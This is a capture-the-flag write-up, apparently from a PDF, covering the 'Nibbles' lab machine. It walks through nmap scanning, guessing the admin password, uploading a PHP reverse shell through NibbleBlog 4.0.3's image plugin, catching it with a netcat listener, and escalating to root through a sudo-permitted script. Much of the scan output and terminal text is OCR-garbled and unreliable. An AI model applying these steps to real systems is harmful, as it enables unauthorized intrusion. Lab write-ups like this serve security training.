Linux - Easy - Nibbles

arv 2023



Initial Nmap TCP scan on top ports

Result:
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2

OS.OPS(O1=MS37ST11NW7%O2-MS37ST11NW7%O5=MS37WT11NW7%O4-MS37ST11NW7%O5-MS
OSST11NW7%O6-MS37ST11)WN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W5-7

Uptime guess: 0.236 days (since Tue Feb 14 17:36:25 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 23:16

Completed NSE at 23:16, 0.00s elapsed

Completed NSE at 23:16, 0.00s elapsed
NSE: Starting nunlewel 2 (of 3) scan.
Initiating NSE at 23:16 c.00s elapsed
NSE: Starting nunlewel 3 (of 3) scan.
Initiating NSE at 23:16, 0.00s elapsed
NSE: Starting nunlewel 3 (of 3) scan.
Initiating NSE at 23:16, 0.00s elapsed
Read data files from: /usr/bini_/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 26:24 seconds
Row northers sent: 1214 (5) 9(3) 9(3) (8) IR over 1174 (5) 140(8) IR

Raw packets sent: 1214 (59.032KB) | Rcvd: 1174 (52.140KB)

Initial Summary:

TCP Port 22: Running OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

TCP Port 80: Running Apache httpd 2.4.18 ((Ubuntu))

Full Nmap TCP scan on all ports

No other ports were found to be open

Enumeration:

TCP Port 22: Running OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

7 - Username Enumeration 7 - Username Enumeration (RoC) Username Enumeration 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation agent Protocol Arbitrary Library Loading User Enumeration (2)


Lets check if there are any nmap scripts for this

Lets look at the other port


TCP Port 80: Running Apache httpd 2.4.18 ((Ubuntu))

```
STATE OF THE STATE
```

Also, we will check the page source



So lets checkout what is in nibbleblog





So looks like it is an Open Source Blog Writing tool that uses PHP Lets run gobuster and see what we get:

```
| Content | Cont
```

Lets go to content:



Index of /nibbleblog/content


Last modified	Size Description
tory	i.e
2017-12-28 09:02	-
2017-12-10 23:27	-
2017-12-10 23:27	17
	tory 2017-12-28 09:02 2017-12-10 23:27

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

Index of /nibbleblog/content/private


Name	Last modified	Size Description
Parent Directory	Į.	¥
categories.xml	2017-12-10 22:52	325
comments.xml	2017-12-10 22:52	431
config.xml	2017-12-10 22:52	1.9K
? keys.php	2017-12-10 12:20	191
notifications.xml	2023-02-15 00:24	1.1K
? pages.xml	2017-12-28 15:59	95
plugins/	2017-12-10 23:27	4
posts.xml	2017-12-28 15:38	93
shadow.php	2017-12-10 12:20	210
? tags.xml	2017-12-28 15:38	97
2 users.xml	2023-02-15 00:24	502

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80




This tells us that the username admin exists and also there is a failcount so potential blacklisting if brute forced

Going into ReadMe



 $Googling\ if\ NibbleBlog\ V4.0.3\ has\ vulnerabilities\ \underline{https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html}\\$



This page mentions that A code Execution vulnerability exisits in this version of Nibble Blog (4.0.3) We can upload a PHP reverse shell to the using the My Image Plug in It is an authenticated vulnerability so we will need to be an admin user


Exploitation



Googling default password and username for Nibbleblog admin - couldn't find anything - we are also not going to attempt to crack the password as it may lock us out or ban us

So lets try a few random passwords: admin:admin, admin:root, admin:nibbles

And admin:nibbles works?! Lucky random guess lol



 $According \ to \ the \ hack \ described \ in \ the \ page: \underline{https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html}$

```
Obtain Admin credentials (for example via Phishing via XSS which can be gained via CSRF, see advisory about CSRF in NibbleBlog 4.0.3)
Activate My image plugin by visiting
http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image
Upload PHP shell, ignore warnings
Visit
     3. Proof of Concept
   http://localhost/nibbleblog/content/private/plugins/my_image/image.php.
This is the default name of images uploaded via the plugin.
We need to visit the following page http://localhost/nibblelog/admin.php?controller=plugins&action=install&plugin=my_image
 And upload our php reverse shell code as image.php and then go to the other page and by then hopefully we should have root
So we download the reverse shell code from pentest monkey (https://pentestmonkey.net/tools/web-shells/php-reverse-shell), save it in a file called image.php and update the local host ip and port to our kall machine
                                 uname -a: w: id: /bin/sh -i'
 We will open a netcat listener on port 1234
                                                                                                                                               × php-reverse-shell | pentestm × \mathbf{Q} php-reverse-shell/php-re × http://10.10.10.75/ × \& Nibbleblog - Easy, fast an × 10.10.10.75/nibbleblog/cont × +
                  → C @
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     ☆
 Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/inibbleblog/admin/kernel/helpers/resize.class.php on line 117
 Naming: image(peg/) expects parameter 1 to be resource, boolean given in (var/www/html/nibbleblogladmin/kernel/helpers/resize.class.php on line 43
 Marning: imagedestroy() expects parameter 1 to be resource, boolean given in Avarlawwa/html/hibbleblog/admin/kernel/helpers/resize.class.php on line 80
                                                                                                                                                                               🕷 nibbleblog - Plugins :: My image
                                                                                                                                                                                                                                                                                                                                                                                                                                       Publish
                                                                                                                        Manage
                                                                                                                        Settings
                                                                                                                        Plugins
                                                                                                                                                                               Browse... image.php
                                                                                                                                                                              Save changes
                                                                                                                                                                                                                    pour PHP reverse shell code should run and we should get reverse shell
             wall@wallb.le)

winlyn 120.

wi
         (kali@kali)-[-]
stty raw =cho; fg
= continued nc =nlvp 1234
reset
set: unknown terminal type unknown
mainal type? xter,"in"H
set: unknown terminal type xter,
mainal type? xterm=756color
bibior@kibblos:/usr$ stty rows 52 cc
                     @Wibbles:/ficme/nipbles;
il personal.zip user.txt
@Wibbles:/home/nibbler$ cat user.txt
@Wibbles:/home/nibbler$ cat user.txt
Privilege Escalation
         ser nibbler may run the following commands on Nibbles:

(root) NOPASSWD: /home/nibbler/personal/stuff/monito
As we can see, we can run the monitor.sh bash script as root without a password We add the following code on the monitor.sh file
run it as root
And we get root!
```

nibbler@Hibbles:/home/nibbler/personal/stuff\$ sudo ./monitor.sh
root@Nibbles:/home/nibbler/personal/stuff\$ cat root/root.txt
cat: root/root.txt: No such file or directory
condBhibles:-# ls
root@Hibbles:-# ls
root.txt
root@Hibbles:-# cat root.txt
root@Hibbles:-# cat root.xt
root@Hibbles:-# soot.xt
root@Hibbles:-# soot.xt